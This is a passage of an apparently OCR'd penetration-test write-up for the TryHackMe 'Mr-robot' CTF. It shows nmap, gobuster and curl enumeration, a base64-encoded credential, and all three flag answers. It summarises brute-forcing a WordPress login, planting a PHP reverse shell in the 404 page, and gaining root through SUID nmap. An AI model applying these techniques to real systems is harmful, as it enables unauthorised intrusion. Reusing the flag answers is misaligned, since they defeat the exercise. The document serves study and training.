
Penetration Test Report

By: Dor Dahan
Date: May 17th, 2022
Based: Mr-robot CTF (try hack me)
Tel: +972-54-595-4881
Email: dordaha491n@protonmail.com

Table of Contents

Scenario:


This report is from CTF called Mr-robot that is used in tryhackme.com. Ask the user of the site to get access to the machine and escalate our privilege, then get the three keys that are hidden in the process of penetrating the system. Our scope is one IP that we need to recon information about him and design a □appropriate attack.



Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to Leon Johnson for creating this machine. **This machine is used here with the explicit permission of the creator <3**

After getting the three keys, need to enter them for check and finish the task.



What is key 1?

073403c8a58a1f80d943455fb30724b9

What is key 2?

822c73956184f694993bede3eb39f959

What is key 3?

04787ddef27c3dee1ee161b21670b4e4

Scope

Tryhackme site gives us one IP address for attacking. They don't give us more information about this IP or the scenario.

Scope: 10.10.220.12

Needing to scan the scope, explore the scope services, and create an attack vector to establish a successful attack to get access to the machine. After accessing the machine to search for hidden keys and escalate our privilege.

Summary of attack


Our work started with reconnaissance for discovering open services. There was found that this IP has a website, in addition, we have explored the website for search. Then we needed to do enumeration on the victim machine for data and credentials that we can exploit later. Enumeration

process, we used directory discover with the tool job user but could use wp-scan, dirt buster, etc. In the navigation process, we found a wordlist and the first hidden key. After that, in this phase, we used two types of attacks. The first one was to crack a hash that we found on the website. The second was to brute-force the user name on the login page, and sort the wordlist for unique strings, then brute-force the password on the login page with THC-hydra. After we got access to the dashboard, we could inject a PHP reverse shell for making us a listener to port 443 to the 404 page and get access to the machine. The machine didn't give us a terminal, because of thiᴛᴛs used python to import us a terminal. Navigation on the system we could see a user called robot and in his directory was founded two files, one was with hashed file, and the other was the second key. For privilege escalate, we used the find command to show which service needed a root privilege. Founded that, Nmap has a root privilege that we could exploit for root privilege. The command flag that we used for --interactive for, and enter "!sh" for. After Navigation we found the last key.

Attack narrative


1.1)Reconnaissance

Starting with recon tools on the target scope, for that use we will use a Nmap scan to get more information about the IP of the scope.




```
┌──(root㉿dor)-[/home/dor]
└─# mkdir mr-robot && cd mr-robot

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# nmap -sC 10.10.220.12 -oN mrrobot-scan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 09:15 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.220.12
Host is up (0.65s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
|_http-title: Site doesn't have a title (text/html).
443/tcp open   https
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03

Nmap done: 1 IP address (1 host up) scanned in 56.78 seconds

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# 
```

After the scan, we get the information about the open ports. We can see that IP has a website of HTTP/ HTTPS (443/80) and ssh (22), which can check the webpage that can help us to get access to the machine or get more information.
command: curl -s 10.10.220.12



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s 10.10.220.12
<!doctype html>
<!--
\   //~~\ |   |    /\  |~~\|~~  |\  | /~~\~~|~~    /\  |  /~~\ |\  ||~~
 \ /|    ||   |   /__\ |__/|--  | \ ||    |  |    /__\ | |    || \ ||--
  |  \__/  \_/   /    \|  \|__  |  \| \__/   |   /    \|__\__/ |  \||__
-->
<html class="no-js" lang="">
  <head>


    <link rel="stylesheet" href="css/A.main-600a9791.css.pagespeed.cf.xcxehMvMc9.css">

    <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>

    <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';var REDIRECT=false;window.log=function(){log.history=log.history||[];log.
slice.call(arguments));}};</script>

  </head>
  <body>
    <!--[if lt IE 9]>
      <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to improve your e


    <!-- Google Plus confirmation -->
    <div id="app"></div>


    <script src="js/s_code.js.pagespeed.jm.I78cfHQpbQ.js"></script>
    <script src="js/main-acba06a5.js.pagespeed.jm.YdSb2z1rih.js"></script>
</body>
</html>

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# 
```

Seeing that there is a live website to the IP, after checking for the website. We need to access the site to view how it works and if it has a known vulnerability.




```
09:22 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

09:22 <mr. robot> Hello friend. If you've come, you've come for a reason.
You may not be able to explain it yet, but there's a part of you that's
exhausted with this world... a world that decides where you work, who you
see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly
chipping away at your existence. There are things you want to say. Soon I
will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

this site is a predefined CLI that navigates to the web page, and that does not give any more options.


1.2)Enumeration

We need to get more information about the directories names with tools like the go-buster tool (it can be used with more tools like wp-scan, dir-search, etc). It can be the way into the system or create for us an attack vector.
command: gobuster dir -u 10.10.128.126 -w /usr/share/wordlists/dirb/common.txt -x html -o gobuster




```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# gobuster dir -u 10.10.220.12 --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt -x html -o gobuster
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.220.12
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html
[+] Timeout:                 10s
===============================================================
2022/05/16 09:27:12 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1188]
/images               (Status: 301) [Size: 235] [--> http://10.10.220.12/images/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.220.12/blog/]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.220.12/feed/]
/login                (Status: 302) [Size: 0] [--> http://10.10.220.12/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.220.12/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.220.12/feed/]
/video                (Status: 301) [Size: 234] [--> http://10.10.220.12/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.220.12/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.220.12/feed/atom/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.220.12/wp-content/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.220.12/admin/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.220.12/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2606]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.220.12/feed/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.220.12/css/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.220.12/wp-includes/]
/readme               (Status: 200) [Size: 64]
/readme.html          (Status: 200) [Size: 64]
/js                   (Status: 301) [Size: 231] [--> http://10.10.220.12/js/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.220.12/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.220.12/]
/robots               (Status: 200) [Size: 41]
Progress: 3960 / 163288 (2.43%)
```

It can be used to see more information about the webpage directory or give us sensitive information about the system and the users.
After getting the directory name, we need to check the result from the output of go-buster.
Starting with the most commonly used directories like admin.




```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s 10.10.220.12/admin
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://10.10.220.12/admin/">here</a>.</p>
</body></html>
```

Moving to look |in the license directory.
command: curl -s http://10.10.220.12/license




```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s http://10.10.220.12/license

what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```

The license page isn't looking right because it has a lot of black space between the paragraphs. When we will remove all of this black space with the tr command, we will see what is written there.
command: curl -s http://10.10.220.12/license | tr -d “\n”



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s http://10.10.220.12/license | tr -d "\n"
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?do you want a password or something?ZWxsaW90OkVSMjgtMDY1Mgo=

┌──(root㉿dor)-[/home/dor/mr-robot]
└─#
```


After using the tr command to reduce the black space, it can be readable. I got a page that has a string that looked like a hash in the end. I will be back to it later.
Now we expand our search to the wp-login page.
command: curl -s 10.10.220.12/wp-login.php



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s 10.10.220.12/wp-login.php
<!DOCTYPE html>
        <!--[if IE 8]>
                <html xmlns="http://www.w3.org/1999/xhtml" class="ie8" la
        <![endif]-->
        <!--[if !(IE 8) ]><!-->
                <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
        <!--<![endif]-->
        <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8
        <title>user&#039;s Blog! &rsaquo; Log In</title>
        <link rel='stylesheet' id='buttons-css' href='http://10.10.220.12
<link rel='stylesheet' id='open-sans-css' href='https://fonts.googleapis.
<link rel='stylesheet' id='dashicons-css' href='http://10.10.220.12/wp-in
<link rel='stylesheet' id='login-css' href='http://10.10.220.12/wp-admin/
<meta name='robots' content='noindex,follow' />
        </head>
        <body class="login login-action-login wp-core-ui  locale-en-us">
        <div id="login">
                <h1><a href="https://wordpress.org/" title="Powered by Wo

<form name="loginform" id="loginform" action="http://10.10.220.12/wp-logi
        <p>
                <label for="user_login">Username<br />
                <input type="text" name="log" id="user_login" class="inpu
        </p>
        <p>
                <label for="user_pass">Password<br />
                <input type="password" name="pwd" id="user_pass" class="i
        </p>
                <p class="forgetmenot"><label for="rememberme"><input nam
        <p class="submit">
                <input type="submit" name="wp-submit" id="wp-submit" clas
                <input type="hidden" name="redirect_to" value="http://10.
                <input type="hidden" name="testcookie" value="1" />
        </p>
</form>
```


Seeing a login webpage of WordPress that are have exploited by known vulnerabilities and no limation of login attempts.

We will continue to the next directory like a robots page.
command: curl -s 10.10.220.12/robots




```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s 10.10.220.12/robots
User-agent: *
fsocity.dic
key-1-of-3.txt

┌──(root㉿dor)-[/home/dor/mr-robot]
└─#
```

Getting from the robots directory two more directories that can help to get the key and a way to escalate privilege.
command: curl -s 10.10.220.12/key-1-of-3.txt




```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s 10.10.220.12/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# 
```

Getting the first hidden key.
Key-1: 073403c8a58a1f80d943455fb30724b9
We will continue the directory search that we found in robots.
Command: curl -s 10.10.220.12/fsocity.dic



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# curl -s 10.10.220.12/fsocity.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
```

Checking the "fsocity.dic" directory and getting a wordlist that can be used to crack the password. We will need to download it for future attacks.
Command: wget 10.10.220.12/fsocity.dic




```
──(root㉿dor)-[/home/dor/mr-robot]
└─# wget 10.10.220.12/fsocity.dic
-2022-05-16 09:44:08--  http://10.10.220.12/fsocity.dic
onnecting to 10.10.220.12:80 ... connected.
TTP request sent, awaiting response ... 200 OK
ength: 7245381 (6.9M) [text/x-c]
aving to: 'fsocity.dic'

socity.dic                                           3%[==>
socity.dic                                           9%[=======>
socity.dic                                          31%[=============================>
```

There are two methods to get into the machine the first is using hydra and sorting to filter the unique password combinations or user-name, and the second method is to crack the hash that we found on the webpage.

1.3)Method 1 - Decode the encode hash

The hash that was found earlier on the license web page.
The encode was:
ZWxsaW90OkVSMjgtMDY1Mgo=
No need to decode this encode using the base64 command with the decode flag.
Command: echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d

